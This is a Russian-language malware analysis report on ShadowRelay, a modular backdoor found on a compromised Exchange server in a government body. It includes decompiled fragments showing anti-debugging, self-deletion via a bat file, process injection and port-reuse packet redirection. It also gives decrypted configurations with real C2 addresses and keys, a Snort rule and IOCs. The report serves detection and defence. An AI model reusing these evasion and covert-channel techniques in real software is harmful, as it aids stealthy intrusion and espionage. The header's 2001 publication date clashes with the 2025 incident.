новый модульный бэкдор в госсекторе — Анализ Solar 4RAYS

By Pandora Hive Mind

Published: 2001-02-01 · Archived: 2026-04-05 21:11:16 UTC

Уязвимый Exchange нередко становится лакомым кусочком для атакующих. Пока уязвимость не будет устранена, все больше и больше злоумышленников будут пытаться атаковать его. На одном из таких серверов среди целого зоопарка известного ВПО нам удалось найти новый модульный бэкдор ShadowRelay. Он позволяет загружать разные по функциональности плагины. А его устройство говорит о высокой подготовке атакующих.

Обзор инцидента

Весной 2025 года мы выявили, что инфраструктура одной из организаций госсектора с высокой вероятностью была скомпрометирована азиатской группировкой Erudite Mogwai (aka Space Pirates). После чего связались с отделом информационной безопасности этой компании и предложили помощь в расследовании.

В результате исследования было обнаружено несколько зараженных систем пользователей, где мы среди прочего нашли вредоносное ПО Shadowpad Light (aka Deed RAT), а источником их заражения оказался почтовый сервер Exchange, который оказался скомпрометированным еще летом 2024 года с помощью эксплуатации цепочки уязвимостей ProxyShell (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207). Да, данная уязвимость из 2021-го все еще является актуальной.

Но как этот уязвимый почтовый сервер оставался незамеченным так долго? Все просто, ведь его установили и опубликовали тем же летом 2024 года, и уже спустя несколько недель сервер был обнаружен сразу множеством хакерских группировок. Так при исследовании системы были обнаружены различные файлы вредоносного ПО:

- Оригинальный ShadowPad (азиатские группы)
- Shadowpad Light (Erudite Mogwai)
- Donnect (Obstinate Mogwai)
- Mythic Agent (GOFFEE)

Также кроме инструментов данных групп мы обнаружили и индикаторы компрометации, и тактики, которые соответствовали профилям атакующих.

Помимо уже известных инструментов атакующих, при исследовании системы мы нашли новый образец модульного вредоносного ПО, который был размещен в системе в период предполагаемой активности Obstinate Mogwai. Это вредоносное ПО позволяет атакующим скрытно подгружать плагины, которые реализуют необходимую в конкретной атаке функциональность. Также бэкдор может поддерживать связь с другими имплантами, которые, например, не имеют подключения к интернету. Сам бэкдор не содержит

полезной нагрузки для шпионажа или удаленного управления, но позволяет ее загрузить. Нам еще не удалось найти плагины для данного ВПО, поэтому сценарий атакующих и их цели не ясны до конца.

Техническое описание

Запуск

При запуске вредонос пытается установить себя в качестве сервиса. Если это не выходит, все равно запускает функцию main_routine.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [rsp+20h] [rbp-28h] BYREF
  __int64 v7; // [rsp+30h] [rbp-18h]
  __int64 v8; // [rsp+38h] [rbp-10h]

  if ( antidebug && is_someone_reversing() )
  {
    kill_debugger();
    suicide();
    exit(0);
  }
  if ( dword_1401C4804 && (unsigned int)check_for_vm() )
  {
    suicide();
    exit(0);
  }
  ServiceStartTable.lpServiceName = (LPSTR)lpServiceName;
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)register_as_service;
  v7 = 0;
  v8 = 0;
  if ( !StartServiceCtrlDispatcherA(&ServiceStartTable) )
    main_routine(argc, (__int64)argv);
  return 0;
}
```

Функция main с подготовкой запуска и проверками

Бэкдор также пытается обнаружить дебаггеры и песочницу. Он имеет простейшие проверки обратной разработки. Вредоносная нагрузка запускается, только если в параметрах передается специальное значение из конфига. В случае провала проверок запускается функция самоликвидации.

```
_BOOL8 sub_140001000()
{
  return antidebug
      && (FindWindowA("OLLYDBG", 0)
       || FindWindowA("OllyDbg64", 0)
       || FindWindowA("WinDbgFrameClass", 0)
       || IsDebuggerPresent());
}
```

Функция с антидебаг-проверкой

Для самоудаления у бэкдора имеется специальная функция suicide, которая удаляет закрепления и файлы. Для удаления файлов создается bat-файл, который через некоторое время удаляет нужный файл.

```
__int64 suicide()
{
  CHAR Filename[272]; // [rsp+20h] [rbp-128h] BYREF

  stop_windvrt();
  Sleep(0x3E8u);
  memset(Filename, 0, 0x104u);
  GetModuleFileNameA(0, Filename, 0x104u);
  del_file();
  wait_delete_bat(Filename, 8);
  deinstall_service();
  return 0;
}
```

Функция suicide

```
put_stream(Stream, "@echo off\n");
put_stream(Stream, "timeout -t %d\n", time);
put_stream(Stream, "del \"%s\"\n", file_to_del);
put_stream(Stream, "del %%0\n");
fclose(Stream);
```

Содержимое bat-файла

Конфигурация

В конфигурации определяются параметры сетевого соединения. Задается рабочий режим «клиент/сервер», данные C2, способ шифрования и опции работы:

- antidebug — включает проверки инструментов обратной разработки,
- portreuse — включает функцию переиспользования открытых портов,
- targetprocess — активирует инъекцию бекдора в указанный процесс,
- envparam — параметр для запуска (обход песочницы),
- srvi — управляющий сервер,
- mode — режим «клиент/сервер»,
- lsp — порт для подключений в случае сервера,
- srvp — порт управляющего сервера,
- transip — Source IP, используемый в правиле для переиспользования портов,
- reconnintv — ожидание перед подключением.

Конфигурация зашифрована шифром Цезаря со сдвигом -1 по ASCII.

Всего нам встретилось три семпла бэкдора. Самая последняя конфигурация извлечена из серверной версии бэкдора, она содержит новый параметр beattimeout и сконфигурирована для работы на локальном хосте.

MD5	7d3f5ac6ec93f6e03409b5cd6bd3b817
SHA1	7a8ffcbec06f8252aa84b8787a44df9ce074e72c
SHA256	504d27aa26256fff8083cb7563d8bb0123516f1120f8c609ba57d91acf349416
File name	comms.exe
File type	PE32+ executable for MS Windows 6.00 (GUI), x86-64, 8 sections
File size	1.84 MB (1926144 bytes)
MD5	0bd08e75f20e0e664c219d744d28f57b
SHA1	8cc7bcaf9d436a12f300638c3cbc77d4e9585008
SHA256	0968de8d650848e2c3e381593e47e4216cfecd45e377264fab976ba214b38fec
File name	publicrundll64.exe
File type	PE32+ executable for MS Windows 6.00 (GUI), x86-64, 7 sections
File size	1.84 MB (1932800 bytes)
MD5	5cbeb83ae2cebc318fffbadc29ceacdb
SHA1	2358fd681988f67f35049d6d653b7df3a2c37ccb

SHA256	541628370c4d4f64468021bd83414efa9ee1634554acf29055c6c1dfa601a5e5
File name	C:\Windows\jx71a1wa.exe
File type	PE32+ executable (console) x86-64, for MS Windows
File size	2.27 MB (2383360 bytes)

```
// 504d27aa26256fff8083cb7563d8bb0123516f1120f8c609ba57d91acf349416
{
  "mode": "client",
  "proto": "tcp",
  "svri": "94.131.2.59",
  "svrp": 443,
  "reconnintv": 515, // задержка подключения
  "enctype": "aes",
  "aeskey": "]zf,.Hso'!x3|ezz/hzHzxa(P=x.bB.r",
  "rsapubkey": "not set",
  "rsaprikey": "not set",
  "antidebug": 1,
  "autodelete": 0, // (не используется) автоудаление
  "autostart": 0,  // (не используется) автостарт
  "portreuse": 0,
  "envpara": "2110cc46a55a4bcff3cb",
  "targetprocess": "",
  "usehttp": 0
}

// 0968de8d650848e2c3e381593e47e4216cfecd45e377264fab976ba214b38fec
{

  "mode": "client",
  "proto": "tcp",
  "svri": "5.34.176.39",
  "svrp": 443,
  "reconnintv": 500,
  "enctype": "aes",
  "aeskey": "]zf,.Hso'!x3|ezz/hzHzxa(P=x.bB.r",
  "rsapubkey": "not set",
  "rsaprikey": "not set",
```

```
  "antidebug": 1,
  "autodelete": 0,
  "autostart": 0,
  "portreuse": 0,
  "envpara": "e8779a07ccefbacfe2b2",
  "targetprocess": "",
  "usehttp": 0
}

// 541628370c4d4f64468021bd83414efa9ee1634554acf29055c6c1dfa601a5e5
{

     "mode": "server",
     "proto": "tcp",
     "lsp": "10002",
     "svri": "127.0.0.1",
     "svrp": "8085",
     "reconnintv": 1,
     "enctype": "aes",
     "aeskey": "bcudisbofds42bio",
     "rsapubkey": "...",
     "rsaprikey": "...",
     "beattimeout": 10,
     "antidebug": 1,
     "autostart": 0,
     "portreuse": 0,
     "transip": "127.0.0.1",
     "reuseport": "80",
     "envpara": "726919c0fbbac9038741"
 }
```

Конфигурации бэкдора

Инъекция пакетов и инъекция в процессы

Имплант имеет множество функций сокрытия себя в системе. Одной из таких является инъекция себя в другие процессы. В клиентской версии ВПО имеет специальный параметр targetprocess, который определяет имя процесса, в который будет инжектирован бэкдор. В случае успеха этого внедрения основной процесс завершается.

```
remote_threads = attach_create_remote_thread();
x_printf("attach count =%d\n", remote_threads);
if ( !working_in_target_process )
{
  suicide();
  exit(0);
}
```

Логика инжектирования в процесс

В дополнение к этому у бэкдора есть функциональность переиспользования портов. Для этого нужен драйвер WinDivert, а для активации этой функции используется параметр portreuse. Мы пока не встретили бэкдор с активированной функцией переиспользования портов. Используя уже открытые и разрешенные порты, вредоносное ПО может скрывать свое сетевое взаимодействие с управляющими серверами (C2). Такая техника может применяться и для обхода межсетевого экрана, когда запрещенные порты блокируются. Для фильтрации пакетов ShadowRelay использует следующее правило (порты обозначены именами, как на рисунке):

```
(outbound and tcp.DstPort == reuseport_0 and ip.SrcAddr == transip)
(inbound and tcp.DstPort == reuseport_0 and ip.SrcAddr == transip)
(loopback and tcp.DstPort == 65534)
(outbound and tcp.SrcPort == reuseport_1)
```

Правило фильтрации пакетов

В коде указывается порт 65534, который, видимо, используется как порт для отправки пакетов в ответ. ВПО получает пакеты на reuseport_0 на определенный внешний адрес transip, пакет копируется и направляется на reuseport_1 на loopback. А ответ пересылается обратно.

```
in_packet_dst_port = ntohs(in_tcp_header->DstPort);
if ( in_packet_dst_port == (_WORD)reuseport_0 )
{
  new_packet_1->tcp_src_port = htons(port_65534);
  new_packet_1->tcp_dst_port = htons(reuseport_1);
  new_packet_1->ip_src = localhost;
  new_packet_1->ip_dst = localhost;
  *((_DWORD *)&in_buffer + 2) |= 0x20000u;
}
if ( ntohs(in_tcp_header->SrcPort) == reuseport_1 && ntohs(in_tcp_header->DstPort) == port_65534 )
{
  new_packet_1->tcp_src_port = htons(reuseport_0);
  new_packet_1->tcp_dst_port = SrcPort;
  new_packet_1->ip_src = ip_dst;
  new_packet_1->ip_dst = ip_src;
}
```

Логика работы с пакетами

Структура пакетов

Сигнатура пакетов: S&j0$

ShadowRelay имеет оригинальную структуру пакетов. Тип шифрования устанавливается в конфигурации, а для сжатия используется модифицированная zlib.

В заголовке передается:

- operation_code — код операции,
- crypted_msg_size — длина зашифрованного сжатого сообщения,
- initial_msg_size — изначальная длина сообщения,
- total_size — общая длина, равная 42*frame_count+buff_size+63,
- frame_count — количество фреймов,
- argument — передаваемый аргумент в plugin_task (возможно, номер команды/операции по аналогии).

Заголовок

Значение	**Размер (байт)**
operation_code	2
crypted_msg_size	10
initial_msg_size	10
total_size = 42*frame_count+buff_size+63	10
frame_count	8
argument	8
crc	10

Фрейм

Значение	**Размер (байт)**

frame_count	8
frame_num	8
delta_sent	8
argument	8
crc	10

Многопоточное общение

В бэкдоре есть кастомный класс потока, а также несколько потоков, которые взаимодействуют с друг другом через специальные контексты. Они запускают основную логику работы импланта.

```
*(_WORD *)&args.kernel_num = 0;
args.func = (__int64)hello_connect;
args.w_struct = net_workstruct;
args.var_4E = 0;
athread = (athread_ws *)get_athread();
thread_1 = (athread_ws *)((__int64 (__fastcall *)(struct_setup *))athread->construct)(&args);
::thread_1 = thread_1;
if ( thread_1 )
  ((void (__fastcall *)(athread_ws *))thread_1->sem_release)(thread_1);
args.func = (__int64)try_send_till_success;
args.w_struct = net_workstruct;
v22 = (athread_ws *)get_athread();
thread_2 = (athread_ws *)((__int64 (__fastcall *)(struct_setup *))v22->construct)(&args);
::thread_2 = thread_2;
if ( thread_2 )
  ((void (__fastcall *)(athread_ws *))thread_2->sem_release)(thread_2);
args.func = (__int64)load_plugin_run_plugin_task;
args.w_struct = net_workstruct;
v24 = (athread_ws *)get_athread();
v25 = ((__int64 (__fastcall *)(struct_setup *))v24->construct)(&args);
thread_3 = v25;
if ( v25 )
  (*(void (__fastcall **)(__int64))(v25 + 72))(v25);
args.func = (__int64)send_pc_info;
args.w_struct = net_workstruct;
v26 = (athread_ws *)get_athread();
v27 = ((__int64 (__fastcall *)(struct_setup *))v26->construct)(&args);
thread_4 = v27;
```

Запуск потоков

Видно, что авторы потрудились над многопоточностью и создали собственный класс потока со встроенными семафорами и атомарными счетчиками.

```
memset(athread_ws, 0, 0xB8u);
athread_ws->construct = init_athread_ws;
athread_ws->destruct = sub_1400148F0;
athread_ws->sleep = x_sleep;
athread_ws->close_hThread = close_hThread;
athread_ws->wait_sem_timeout = sub_140014360;
athread_ws->sem_release = sub_1400143C0;
athread_ws->release_do_xfunc = sub_1400141C0;
athread_ws->get_threadID = sub_1400142F0;
athread_ws->atomic_add = sub_140014300;
athread_ws->wait_for_obj = wait_for_obj_close;
athread_ws->thread_num = 0;
athread_ws->hThread = 0;
athread_ws->threadid = 0;
if ( a1 )
```

Кастомный класс потока

Контексты

Существует три контекста, которые работают как очереди. В контексте есть очередь, mutex и несколько event, которые обозначают разные этапы работы с очередью. В очередь передается пара «код операции / сообщение» и пара «длина сообщения / аргумент для plugin_task».

```
BOOL __fastcall add_queue_set_event(struct_context *a1, queue_item *a2)
{
  pair_len_arg pair_len_arg; // xmm1_8
  __int64 v5; // rcx

  WaitForSingleObject((HANDLE)a1->mutex, 0xFFFFFFFF);
  while ( (int)a1->queue_size >= 2000 )
  {
    ReleaseMutex((HANDLE)a1->mutex);
    WaitForSingleObject((HANDLE)a1->event2, 0xFFFFFFFF);
    WaitForSingleObject((HANDLE)a1->mutex, 0xFFFFFFFF);
  }
  pair_len_arg = a2->pair_len_arg;
  v5 = 3LL * *(&a1->read_index + 1);
  *(pair_code_data *)&a1->queue[8 * v5] = a2->pair_code_data;
  *(pair_len_arg *)&a1->queue[8 * v5 + 16] = pair_len_arg;
  LODWORD(v5) = *(&a1->read_index + 1);
  ++a1->queue_size;
  *(&a1->read_index + 1) = ((int)v5 + 1) % 2000;
  SetEvent((HANDLE)a1->success);
  return ReleaseMutex((HANDLE)a1->mutex);
}
```

Добавление в очередь контекста

Функции

hello_connect

Пытается установить соединение с сервером и получить информацию для передачи через Context2 в функцию load_plugin. Парсит заголовок пакета, извлекает оттуда код команды и саму команду.

В конфигурации сервера начинает прослушивать порт, указанный в конфигурации.

В заголовках пакета передается тип команды. Для некоторых кодов и команд предусмотрены отдельные сценарии:

Код	**Команда**	**Описание**
13	uninstall	Деинсталляция
5	число (double)	Завершить сеанс, подключиться через время, которое определяется задержкой
_	_	Передается в контекст 2

send_message

Получает сообщения из контекста 1 и передает на управляющий сервер. В случае если сообщение является строкой success и содержит код операции 6, выходит из цикла и добавляет в контекст 3 пустую структуру и ожидает 5 секунд.

В серверной версии убрали взаимодействие с третьим контекстом.

load_plugin

Получает команды из hello_connect. Тоже имеет несколько команд с особыми сценариями. Способна подгружать исполняемые PE-плагины.

Код	**Команда**	**Описание**	**Ответ**
16	uninstall	Деинсталляция плагина	fail/success
16	_	Получает в качестве информации плагин (pedll) и грузит его в память. Ищет и запускает функцию plugin_init	fail/success

15	_	Шифрует входящие данные AES и записывает их в файл INLICIT	Success/Fail create file
_	_	Код используется для вычисления офсета, а команда передается в плагин с командой plugin_task	_

Коды и команды клиентской версии

Код	**Команда**	**Описание**	**Ответ**
15	uninstall	Деинсталляция плагина	fail/success
15	_	Получает в качестве информации плагин (pedll) и грузит его в память (или заменят старый плагин на новый). Ищет и запускает функцию plugin_init	fail/success
_	_	Код используется для вычисления офсета, а команда передается в плагин с командой plugin_task	_

Коды и команды серверной версии

В бэкдоре есть информация о трех командах, которые обязательно имеются в плагине. Сами плагины обнаружить не удалось. Плагин обязательно содержит три команды:

- plugin_init — инициализация,
- plugin_task — основная логика,
- plugin_deinit — деинициализация.

Такая модульная система позволяет не компрометировать функциональность плагинов и избегать обнаружения управляющей логики.

send_pc_info

Функция send_pc_info собирает и отправляет информацию о компьютере. Проверяет наличие отладчиков и других средств анализа. Если они присутствуют, завершает программу. В серверной версии разработчики изменили подход. Раньше она посылала информацию напрямую, по теперь использует для этого контекст. При соединении бэкдоры обмениваются системной информацией друг с другом каждые несколько секунд.

```
01192.168.116.118*| |*00:0B:28:59:5A:9D*| |*DESKTOP-4HBBJ5H*| |*admin*|
|*user*||*C:\Users\admin\Downloads\541628370c4d4f64468021bd83414efa9ee1634554acf29055c6c1dfa601a5e5*|
|*726919c0fbbac9038741
```

Пример системной информации





Схема взаимодействия функций через контексты


Детектирование сетевой активности

Как мы уже говорили, данный бэкдор может в теории соединяться с другими зараженными машинами. Это позволяет ему поддерживать связь с серверами и АРМ в сегментах без прямого доступа к интернету.



Пример зараженной корпоративной сети

При соединении два бэкдора общаются между собой, пересылая информацию о хосте. Но логика управления, видимо, реализуется подгружаемыми плагинами. Устройство бэкдора позволяет контролировать хосты, которые не подключены напрямую к интернету, образуя сеть из серверов и клиентов.



Консольные логи общения клиент-бэкдора с бэкдор-сервером

Для детектирования общения между имплантами подойдет простое правило snort. Оно детектирует сигнатуру пакета, используемого бэкдором ShadowRelay, и следующий за ним информационный пакет.

```
alert tcp any any -> any any (
sid: 1; rev:1;
msg:"MALWARE ShadowRelay Backdoor";
classtype:trojan-activity;
content:"|53 26 6A 30 24 30 31 30 30 30 30 30 30|";
startswith;
reference:md5,0bd08e75f20e0e664c219d744d28f57b;
metadata:place,perimeter;
metadata:malware,ShadowRelay;
metadata:MITRE,T1071;
)
```

Заключение

Уязвимый сервер помог выявить новую кампанию атак совершенно неизвестным до это вредоносом. Хотя бэкдор был загружен в атакованную инфраструктуру в то же самое время, когда там присутствовала группировка Obstinate Mogwai, у нас пока нет достаточных свидетельств, что ShadowRelay является частью арсенала именно этой группы. Кроме того, иные инструменты (такие, как ShadowPad) и артефакты присутствия других группировок существенно расширяют «круг подозреваемых».

С большей уверенностью можно судить о мотивах операторов, скрывающихся за ShadowRelay. Данный бэкдор имеет средства сокрытия своей сетевой активности через инъекцию сетевых пакетов, имплант

способен скрытно шпионить в защищенных сегментах сети организации, общаясь через сеть зараженных машин. Чтобы избежать детектирования своего процесса, он способен внедряться в другие процессы. А использование плагинов для подгрузки дополнительной логики позволяют укрывать полезную нагрузку от внимания аналитиков вредоносного ПО. Все это указывает на относительно высокий уровень подготовки атакующих, а также на то, что их основная цель — длительное скрытное присутствие в атакованной инфраструктуре и шпионаж. Такое поведение характерно прежде всего для прогосударственных шпионских APT-группировок.

IOC

Files

MD5

`0bd08e75f20e0e664c219d744d28f57b`
`7d3f5ac6ec93f6e03409b5cd6bd3b817`
`5cbeb83ae2cebc318fffbadc29ceacdb`

SHA1

`2358fd681988f67f35049d6d653b7df3a2c37ccb`
`7a8ffcbec06f8252aa84b8787a44df9ce074e72c`
`8cc7bcaf9d436a12f300638c3cbc77d4e9585008`

SHA256

`504d27aa26256fff8083cb7563d8bb0123516f1120f8c609ba57d91acf349416`
`0968de8d650848e2c3e381593e47e4216cfecd45e377264fab976ba214b38fec`
`541628370c4d4f64468021bd83414efa9ee1634554acf29055c6c1dfa601a5e5`

IP

`94.131.2[.]59`
`5.34.176[.]39`
